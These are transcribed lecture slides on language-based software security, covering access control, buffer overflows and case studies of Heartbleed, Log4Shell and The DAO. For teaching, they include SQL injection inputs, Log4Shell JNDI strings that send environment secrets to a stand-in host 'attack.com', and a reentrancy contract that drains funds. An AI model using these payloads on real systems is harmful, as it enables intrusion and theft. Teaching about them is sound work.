# Language-based software security

Introduction and case studies

Xavier Leroy

2022-03-10

Collège de France, chair of software sciences
xavier.leroy@college-de-france.fr

# Computer security

*Computer security, cybersecurity (cyber security), or information technology security (IT security) is the protection of computer systems and networks from information disclosure, theft of, or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide.*

(`https://en.wikipedia.org/wiki/Computer_security`)

Making computer systems resistant to attacks and malicious use.

# A few attacks in 2021

Ransomware: shutting down hospitals, businesses, and the Colonial pipeline in the US East.

Intrusions: in a Florida water processing plant, leading to dangerous increase of the quantity of NaOH in the water.

Surveillance: the Pegasus system was found on the smartphones of many political figures.

Backdoor: in the SolarWinds Orion network administration tool.

Data leaks: names, addresses, ID photos and financial info on 220 million Brasil residents.

Denial of service: Andorra lost Internet connectivity following an attack on an e-sport tournament.

# Some components of computer security

Users

Regulations Organizations Economy

Networks Web Cloud

System software Application software

Hardware

# Some components of computer security

Focus in this course:

Users

Regulations    Organizations    Economy

Networks    Web    Cloud

System software    Application software

Hardware

# This course

A study of computer security from the perspective of


- programming languages
- and their type systems, static analyses, formal verification and compilation techniques.

What do these techniques contribute to computer security?

What are the limitations of these techniques?

# Computer security


# The 1950's



Batch processing.

Physical security only.

# The 1960's




Time sharing, persistent storage, interactive use by several users at the same time.

Memory isolation of processes; access rights on files; login / password authentication.

# The 1970's

PROTECTION AND ACCESS CONTROL IN OPERATING SYSTEMS

Butler W. Lampson

In *Operating Systems*, Infotech State of the Art Report 14, 1972, pp 311-326

| | $O_1$ | $O_2$ (= $D_1$) | $O_3$ | $O_4$ .... |
|---|---|---|---|---|
| $D_1$ (Bob) | READ | | | |
| $D_2$ (Bill) | READ WRITE | CONTROL | | |
| $D_3$ (File handler) | OWNER | | | |
| $D_4$ | | | | |

**Secure Computer Systems: Mathematical Foundations**

November, 1996

An electronic reconstruction
by
Len LaPadula
of
the original

MITRE Technical Report 2547, Volume I
titled "Secure Computer Systems: Mathematical Foundations"
by D. Elliott Bell and Leonard J. LaPadula
dated 1 March 1973

First scientific studies of computer security.

The Multics operating system. Multi-level security for classified data. DES encryption.

"Phreaking" of telephony networks.



Viruses and worms on personal computers, bulletin board systems, and the Internet (Morris's worm).

Smart cards as an example of highly-secure computers.

# The 1990's


The Internet explosion: Web, e-mail, including spam and attached viruses.

Operating systems highly vulnerable to remote attacks.

Cryptographic protocols for securing communications (SSH, SSL/TLS, PGP).

# The 2000's

PCs and Macs become much more secure, esp. for Digital Rights Management purposes.

Javascript applications running in Web browsers. The browser is the new secure execution platform.

"Botnets" connecting and organizing compromised computers.

# The 2010’s





**Fig. 3.** Mirai botnet operations.

(N.Tuptuk & S.Hailes, 2018)


Smart phones as the new secure execution platform.

The Internet Of Things as the new easy target of attacks.

Security attacks used as war weapons (virus Stuxnet, NotPetya).

Massive data leaks from social networks and other websites.


# The 2020's




Ransomware causing major damage.

(Plus: all the previous attacks.)

# Three security objectives



# Security policies, security mechanisms

In software development:

specification $\xrightarrow{\textit{verification}}$ implementation

In computer security:

policy $\xrightarrow{\textit{assurance}}$ mechanism

# Access control policies

*Who can do what to what?*

Subjects (principals): users, programs acting on behalf of users.


Objects: files, databases, network connections, devices, …

Actions: read, write, connect, display, …

An access control policy = a set of triples (subject, action, object).

# A mechanism: monitor + access control matrix

(B. Lampson, 1972; J. Anderson, 1973.)




The access control matrix:

| | `/etc/passwd` | `~/notes` | port $< 1024$ | port $\geq 1024$ |
|---|---|---|---|---|
| `root` | all | all | all | all |
| `user` | read | read, write | connect | connect, serve |
| `nobody` | read | nothing | connect | connect |

# Alternative: access control lists

Each object carries a list of (subject, authorized action).

($\approx$ one row of the access control matrix)

Example: file permissions in Unix.

| | | | | | | |
|---|---|---|---|---|---|---|
| `/etc/passwd` | `root` | `root` | `-` | `r w -` | `r - -` | `r - -` |
| `~/notes` | `user` | `group` | `-` | `r w -` | `r - -` | `- - -` |
| | *owner* | *group* | | *rights for the owner* | *rights for the group* | *rights for others* |

## Alternative: capabilities

Each subject carries a set of capabilities, i.e. pairs (object, authorized action).

($\approx$ one line of the access control matrix)

Example: network capabilities in Linux

`CAP_NET_ADMIN`
: Perform various network-related operations: interface configuration, modify routing tables, [...]

`CAP_NET_BIND_SERVICE`
: Bind a socket to Internet domain privileged ports (port numbers less than 1024).

`CAP_NET_RAW`
: Use RAW and PACKET sockets

# Problem: the security policy can be ineffective

Case 1: the policy fails to prevent some dangerous actions.

Example: access control does not prevent information leaks.
We can put a read-protected file as attachment to an e-mail…

($\rightarrow$ lecture #2)

Case 2: the policy prevents effective use of the system.

Example: a medical information system for hospitals where half of the accesses use the emergency, security-bypassing procedure.

# Problem: the security mechanisms can be bypassed

Example: viewing a read-protected file.

Trick the file owner
into revealing the info

Ask technical support
to change permissions

Have the file owner
run a “Trojan horse”

Reboot the machine
with another system

access
control

Access a copy of the file
in the cloud or from a backup

Disassemble the machine
and steal the drive

# Software security

# Software security

A key component of security:
software mediates all accesses to data.

A component among many:
many attacks target another layer
(hardware, network, social engineering, ...)

A remarkably flexible component:
can implement a great many mechanisms and protections
(all the way to countermeasures against hardware attacks!)

# Software correctness vs. software security

**Correctness**

Compute correct results

in reasonable time

**Security**

No data corruption

No leaking of secrets

No redirecting of execution

**Safety**

No crashes

Data type integrity

Memory integrity

*Do good*

*Do no harm*

# Run-time safety

Typical examples of unsafe executions:

- out-of-bounds access to an array or a string
- type confusion: integer $\leftrightarrow$ pointer, string $\leftrightarrow$ machine code.

Safety violations can lead to

- a crash,
- an incorrect result,
- or an attack.


# Example: buffer overflow

```
int check(void)
{
    char b[80];
    int ok = 0;
    gets(b);
    ...
    return ok;
}
```

The call `gets(b)` reads one line from standard input and stores it in the buffer `b`. It does not check the bounds of `b`.


# Memory and call stack corruption

In-memory representation of the call stack:



# Memory and call stack corruption


In-memory representation of the call stack:




Normal execution of `gets(b)`:

# Memory and call stack corruption

In-memory representation of the call stack:





Overflowing the buffer `b`:


Overwriting the `ok` variable

$\rightarrow$ wrong result; bypassing a security check.

# Memory and call stack corruption

In-memory representation of the call stack:





Overflowing the buffer b:


Overwriting the return address with an illegal address

$\rightarrow$ crash when check returns.

# Memory and call stack corruption

In-memory representation of the call stack:





Overflowing the buffer `b`:


Overwriting the return address with a well-chosen address

$\rightarrow$ redirecting the execution when `check` returns.

# Memory and call stack corruption

In-memory representation of the call stack:




Overflowing the buffer b:


Overwriting the return address and injecting machine code
$\rightarrow$ arbitrary code execution when `check` returns.

# A different class of attacks: SQL injection

An SQL query = a command expressed in a scripting language.

```
SELECT uid FROM Users
WHERE name = 'Smith' AND password = '******';
```

The query is often prepared by concatenating strings:

```
int check(String n, String p)
{
    return SQL.query("SELECT uid FROM Users " ++
                     "WHERE name = '" ++ n ++ "'" ++
                     "AND password = '" ++ p ++ "';");
}
```

## SQL injection

An attacker can give the name `Smith';--`

The query is, then

```
SELECT uid FROM Users
WHERE name = 'Smith';--' AND password = '******';
```

The "`AND password`" part is now in a comment

→ password validation was bypassed.

# SQL injection

An attacker can give the name `Smith';--`

The query is, then

```
SELECT uid FROM Users
WHERE name = 'Smith';--' AND password = '******';
```

The "`AND password`" part is now in a comment

→ password validation was bypassed.

Alternative: give the password `' OR 1;--`

The query is, then

```
SELECT uid FROM Users
WHERE name = 'Smith' AND password = '' OR 1;--';
```

→ all validation was bypassed.

# SQL injection attacks

These attacks execute safely!

- All string manipulations are well typed.
- All SQL queries are well formed.

The security hole comes from using parameters controlled by the attacker in a sensitive context (the SQL code).

Fixes:

- Validate / escape / sanitize the parameters.
- Separate queries from parameters (*stored procedures*).
- More generally: control *information flows* ($\rightarrow$ lecture #2).

## From run-time safety to software security

Run-time safety is well understood in programming languages.

- Strong typing (dynamic or static).
- Static analyses, program proof.
- Compilation, program transformations.

What more is needed to ensure software security?

What can these “language-based” approaches contribute to software security?

Which aspects of software security require different approaches?

## Course outline

- 10/03 Software security: introduction and case studies
- 17/03 Information flow
- 24/03 Software isolation
- 31/03 *Tempus fugit*: timing attacks and cache attacks
- 07/04 Typing and security
- 14/04 Compilation and security
- 21/04 Computing over encrypted or private data

## Seminar programme

17/03 Olivier Levillain (Télécom SudParis): *Influence de la qualité des spécifications sur la sécurité logicielle.*

24/03 Catuscia Palamidessi (Inria): Differential Privacy: From the Central Model to the Local Model and their Generalization.

31/03 Karthikeyan Bhargavan (Inria): Verified Implementations for Real-World Cryptographic Protocols.

07/04 Karine Heydemann (Sorbonne U.): *Attaques par injection de faute et protections logicielles.*

14/04 Sandrine Blazy (U. Rennes 1): *Obfuscation du logiciel : brouiller le code pour protéger les programmes.*

21/04 Frank Piessens (K.U. Leuven): Transient Execution Attacks and Defenses.

# Case study: Heartbleed

# TLS and OpenSSL


The TLS protocol (formerly called SSL):
encrypted, authenticated point-to-point communication;
used for secure Web pages (`https://`).

($\rightarrow$ seminars: O. Levillain, 17/03; K. Bhargavan, 31/03)

The OpenSSL library:
an open-source implementation of TLS; developed since 1998;
widely used (Apache Web server, ...).

# Heartbeat messages


Messages that keep the connection open, even when there are no data to be exchanged for a while. (Added to TLS in 2012.)




# The Heartbleed security vulnerability

An error in the OpenSSL implementation of heartbeat messages:


- The “length” field of the message is not validated.
- If the length is too large, the reply contains the original text plus bits of the server memory.




(https://xkcd.com/1354/)




(https://xkcd.com/1354/)




(https://xkcd.com/1354/)

# The Heartbleed security vulnerability

Leaks up to 64 kbytes of information per message, such as

- data coming from other, concurrent TLS sessions: session identifiers, changes of passwords, …
- the cryptographic certificate that identifies the server.

Generally, the attack does not crash the server and leaves no traces in the system logs.

The server can also attack the client!
(via a heartbeat request in the other direction)

## Causes of the Heartbleed vulnerability

An unsafe programming language:
no systematic bounds checking when accessing arrays.

A classic programming error:
lack of validation on user-provided inputs.

Imprecise protocol specification ($\rightarrow$ seminar O. Levillain).

Insufficient code review.

No tests for cases that must fail.

Software developed in difficult conditions.

Too much trust put in a “well-known” software library.

# Case study: Log4Shell

# The Log4j library

A Java library to log messages to a journal.

```
public class Session {
    private static Logger LOG = LogManager.getLogger("foo");
    public void session (String user) {
      ...
      LOG.info("Opening session for user " ++ user);
      ...
      LOG.error("User not found, error code {}", errcode);
      ...
    }
```

# Substitutions within messages

Messages can contain escape sequences `${type:nom}` that are evaluated and substituted before logging the message.

Some supported escapes:

| | |
|---|---|
| `${java:version}` | Java version number |
| `${date:MM-dd-yyyy}` | current date |
| `${docker:containerId}` | Docker identifier |
| `${env:PATH}` | environment variable |
| `${upper:${env:USER}}` | environment variable, in uppercase |

Note: escapes can be nested.

# Escape injection

```
public void session (String user) {
  ...
  LOG.info("Opening session for user " ++ user);
  ...
```

An attacker who controls the `user` parameter can leak information to the log file:

```
s.session("${env:AWS_ACCESS_KEY}");
s.session("${env:AWS_SECRET_ACCESS_KEY}");
```

Generally, the attacker is unable to read the log file.

# Escapes that access remote servers

The escape `${jndi:...}` invokes naming and directory services such as LDAP or DNS.

```
s.session("${jndi:ldap://attack.com/${env:X}}");
```

An LDAP request is sent to the server `attack.com` (controlled by the attacker), containing the value of environment variable `X`.

$\Rightarrow$ Many opportunities for leaking information.

# Escapes that execute arbitrary Java code


```
s.session("${jndi:ldap://attack.com/a");
```

The response from the LDAP server can be a reference to a remote object (Remote Method Invocation protocol).

The Log4j library, then, loads this object and the classes that it uses, and run the initialization code for these classes, which are controlled by the attacker.

$\Rightarrow$ Execution of arbitrary Java code

# Example of a Log4shell attack




Execution of an arbitrary shell command
(here: launching the Calculator app).

## Causes for the Log4shell vulnerability


Everything is type-safe,
including loading and execution of remote code!

A simple interface… (`LOG.error("message")`)
… that hides many functionalities (escapes)
… unknown to or poorly understood by programmers.

Configurable security policy (via XML files) …
… but the default policy was permissive.

# Case study: The DAO

# Blockchains and smart contracts




Blockchain: a distributed journal of transactions, authenticated by consensus between the participants.

Main use: to implement a cryptocurrency.

Can also contain smart contracts: program scripts collectively executed when they are the target of a transaction.

# The DAO (*Decentralized Autonomous Organization*)

A joint investment fund managed entirely by smart contracts on the Ethereum blockchain.

- Investors purchase shares of The DAO (in exchange for Ethers).
- Funding proposals are submitted.
- Investors vote for projects, proportionally to their shares.
- Successful proposals are funded.

## The rise and fall of The DAO

| | |
|---|---|
| **2016/04/30** | Launch of the smart contract (block 1428757). |
| **2016/05/21** | The fund raised more than $150M in Ether, coming from 11000 investors. |
| **2016/05/27** | D. Mark, V. Zamfir et Emin Gün Sirer publish a blog post identifying 5 vulnerabilities in the smart contract, and call for a moratorium on The DAO. |
| **2016/06/17** | Using one of these vulnerabilities, an attacker steals 1/3 of The DAO funds. |
| **2016/06/20** | The Ethereum foundation forks the blockchain to cancel the transactions of The DAO. |

# The vulnerable part of the smart contract

```
function splitDAO(uint _proposalID, address _newCurator)
noEther onlyTokenholders returns (bool _success) {
  ...
  uint fundsToBeMoved =
      (balances[msg.sender] * p.splitData[0].splitBalance) /
      p.splitData[0].totalSupply;
  if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender)
      == false)
      throw;
  ...
  Transfer(msg.sender, 0, balances[msg.sender]);
  withdrawRewardFor(msg.sender);
  totalSupply -= balances[msg.sender];
  balances[msg.sender] = 0;
  paidOut[msg.sender] = 0;
  return true;
}
```

If this code was executed atomically, everything would be fine.

# Simplified code

(Atzei, Bartoletti & Cimoli, *A survey of attacks on Ethereum smart contracts*, POST 2017)

```
contract SimpleDAO {
    mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {
            msg.sender.call.value(amount)();   //(1)
            credit[msg.sender]-= amount;       //(2)
}}}
```

Funds are transferred (1) before decrementing `credit` (2)
$\Rightarrow$ reentrancy problem if `withdraw` is called again before (2).

# The attacker's code

(Atzei, Bartoletti & Cimoli, *A survey of attacks on Ethereum smart contracts*, POST 2017)

```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;
    function Mallory(){owner = msg.sender; }
    function() { dao.withdraw(dao.queryCredit(this)); }
    function getJackpot(){ owner.send(this.balance); }
}
```

There's a loop between `Mallory.()` and `SimpleDAO.withdraw`
... stopping when DAO runs out of Ether or the stack overflows
... but after having transferred $N > 1$ times the account balance.

# Causes of The DAO vulnerability

Everything is perfectly type safe…

A classic programming error (reentrancy) when using objects or higher-order functions.

An unfamiliar language (Solidity), which looks simple but contains many traps.

No verification tools for smart contracts (at that time).

Impossible to modify a smart contract once injected in the blockchain.

# References

# General references

Introduction to computer security:

- Bruce Schneier, *Secrets & Lies – Digital security in a networked world*, Wiley, 2000, 2015.

To go deeper and wider:

- Ross Anderson, *Security Engineering – A guide to building dependable distributed systems*, Wiley, 2020.